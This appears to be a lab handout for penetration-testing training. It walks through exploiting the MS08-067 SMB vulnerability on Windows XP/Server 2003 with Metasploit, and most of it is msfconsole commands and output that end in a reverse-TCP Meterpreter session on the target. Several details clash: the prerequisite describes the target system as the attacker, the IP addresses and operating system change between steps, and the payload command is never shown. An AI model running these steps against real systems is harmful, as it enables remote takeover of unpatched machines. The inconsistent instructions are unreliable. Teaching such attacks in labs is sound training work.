Practical 4: Hacking Windows Server 2003 with MS08_067 exploit

Description: In this you will learn how to exploit the ms08_067 vulnerability present in the windows xp, server 2003 machines, and taking full administrative control over the target machine in console mode and graphical mode with different payloads.


Prerequisites: The attacker system should be windows xp or server 2003

Step 1: Execute following commands in terminal to start the Metasploit framework

- Command: service postgresql start
- Command: msfconsole
- or simply click on Metasploit Framework icon in dork

Step 2: Search for exploit ms08_067 using the search command


- search <Exploit code>



```
┌─[user@parrot]─[~]
└──╼ $msfconsole -q
[msf](Jobs:0 Agents:0) >> search ms08_067

Matching Modules
================

   #   Name                                                       Disclos
re Date  Rank    Check  Description
   -   ----                                                       -------
-------  ----    -----  -----------
   0   exploit/windows/smb/ms08_067_netapi                        2008-10
28       great   Yes    MS08-067 Microsoft Server Service Relative Path Stack Co
ruption
   1     \_ target: Automatic Targeting                           .
         .       .
   2     \_ target: Windows 2000 Universal                        .
         .       .
   3     \_ target: Windows XP SP0/SP1 Universal                  .
         .       .
   4     \_ target: Windows 2003 SP0 Universal                    .
         .       .
   5     \_ target: Windows XP SP2 English (AlwaysOn NX)          .
```


Step 3: To configure exploit, enter the below command

- use <Exploit path>




```
[msf](Jobs:0 Agents:0) >> use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

- Verify exploit options using show options command; it is observed that we need to set RHOST




```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.me
                                       tasploit.com/docs/using-metasploit/basi
                                       cs/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thr
                                        ead, process, none)
```

- Execute set RHOST to set RHOST value.



```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> set RHOST 10.0.2.
8
RHOST => 10.0.2.8
```

Step 4: Choose a suitable payload by executing show payloads command and set payload using set PAYLOAD windows/meterpreter/reverse_tcp_allports command and verify payload options



```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.0.11:6879
[*] 192.168.0.18:445 - Automatically detecting the target...
[*] 192.168.0.18:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.0.18:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.0.18:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175174 bytes) to 192.168.0.18
[*] Meterpreter session 1 opened (192.168.0.11:6879 -> 192.168.0.18:1043) at 2020-10-09 11:23:3
+0100

meterpreter > sysinfo
Computer        : WINXP
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```